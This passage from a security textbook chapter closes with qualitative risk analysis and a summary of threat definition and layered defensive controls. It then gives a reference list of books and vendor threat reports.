A qualitative approach to risk analysis, which may suffice in smaller environments or those with limited resources, can be just as effective. You can identify your assets (for example, a web server, a database containing confidential information, workstation computers, and a network). You can identify the threats to those assets (malware, hack attacks, bugs and glitches, power outages, and so forth). And you can assign a severity level to help you prioritize your remediation. If the severity is high enough, you will probably want antivirus capability on the endpoints as well as on the network, a high-quality stateful firewall, a timely patching program that includes testing, and uninterruptable power supplies (UPSs). How much you spend on these things, and which ones you work on first, depends on the severity you assign to each.

Regardless of whether you take a quantitative or qualitative approach, and how deeply you dive into the analysis, don't overlook the risk analysis process. It is an important part of the planning that needs to go into the development of an effective security program.

Summary

This chapter covered threat definition and risk assessment, which are necessary to focus the security program on the areas that are most important and relevant to the environment you are trying to protect. The threat definition process should take into account the various threat vectors that represent the greatest potential harm to your organization's assets. There are many threat sources and targets that need to be considered as part of this process. Attacks are one type of threat that can take the form of malicious mobile code, Advanced Persistent Threats, and manual attacks.

Once the threats are identified, risks should be analyzed based on those threats. Each risk is a combination of the threats, exploitation of vulnerabilities, and the resulting cost of damage. Based on this analysis, the proper defensive, detective, and deterrent controls can then be applied using a layered security strategy (based on the onion model with overlapping and compensative controls) to the most effective results.

References

Anderson, Robert, and Richard Brackney. *Understanding the Insider Threat*. Rand Corp., 2004.

Bedford, Tim, and Roger Cooke. *Probabilistic Risk Analysis: Foundations and Methods*. Cambridge University Press, 2001.

Cache, Johnny, Joshua Wright, and Vincent Liu. *Hacking Exposed Wireless*. 2nd ed. McGraw-Hill, 2010.

Cappelli, Dawn, Andrew Moore, and Randall Trzeciak. *The CERT Guide to Insider Threats*. Addison-Wesley, 2012.

Chavas, Jean-Paul. *Risk Analysis in Theory and Practice*. Academic Press, 2004.

Cole, Eric, and Sandra Ring. *Insider Threat: Protecting the Enterprise from Sabotage, Spying, and Theft*. Syngress, 2006.

Contos, Brian, and Dave Kleiman. *Enemy at the Water Cooler: True Stories of Insider Threats and Enterprise Security Management Countermeasures*. Syngress, 2007.

Engebretson, Patrick. *The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy*. Syngress, 2011.

Erickson, Jon. *Hacking: The Art of Exploitation*. 2nd ed. No Starch Press, 2008.

Gragido, Will, and John Pirc. *Cybercrime and Espionage: An Analysis of Subversive Multi-Vector Threats*. Syngress, 2011.

Harper, Allen, et al. *Gray Hat Hacking: The Ethical Hackers Handbook*. 3rd ed. McGraw-Hill, 2011.

The Honeynet Project. *Know Your Enemy: Learning about Security Threats*. 2nd ed. Addison-Wesley, 2004.

McClure, Stuart. *Hacking Exposed: Network Security Secrets and Solutions*. McGraw-Hill Osborne, 2003.

McClure, Stuart, Joel Scambray, and George Kurtz. *Hacking Exposed: Network Security Secrets and Solutions*. 6th ed. McGraw-Hill, 2009.

Mitnick, Kevin D., and William L. Simon. *The Art of Deception: Controlling the Human Element of Security*. John Wiley & Sons, 2003.

Norman, Thomas. *Risk Analysis and Security Countermeasure Selection*. CRC Press, 2009.

Peltier, Thomas. *Information Security Risk Analysis*. 3rd ed. Auerbach Publications, 2010.

Probst, Christian, et al. *Insider Threats in Cyber Security*. Springer, 2010.

Simpson, Michael, Kent Backman, and James Corley. *Hands-On Ethical Hacking and Network Defense*. 2nd ed. Delmar Cengage Learning, 2010.

Vellani, Karim. *Strategic Security Management: A Risk Assessment Guide for Decision Makers*. Butterworth-Heinemann, 2006.

Vose, David. *Risk Analysis: A Quantitative Guide*. Wiley, 2008.

Verizon's 2010 Data Breach Investigations Report. http://www.verizonbusiness.com/resources/reports/rp_2010-data-breach-report_en_xg.pdf

Symantec Security Response. http://www.symantec.com/security_response

Top Viruses Track by McAfee. http://home.mcafee.com/virusinfo/top-viruses

Microsoft Security Intelligence Report 10-Year Review. http:// download.microsoft.com/Microsoft_Security_Intelligence_Report_Special_Edition_10_Year_Review.pdf

McAfee Threats Report. http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q2-2012.pdf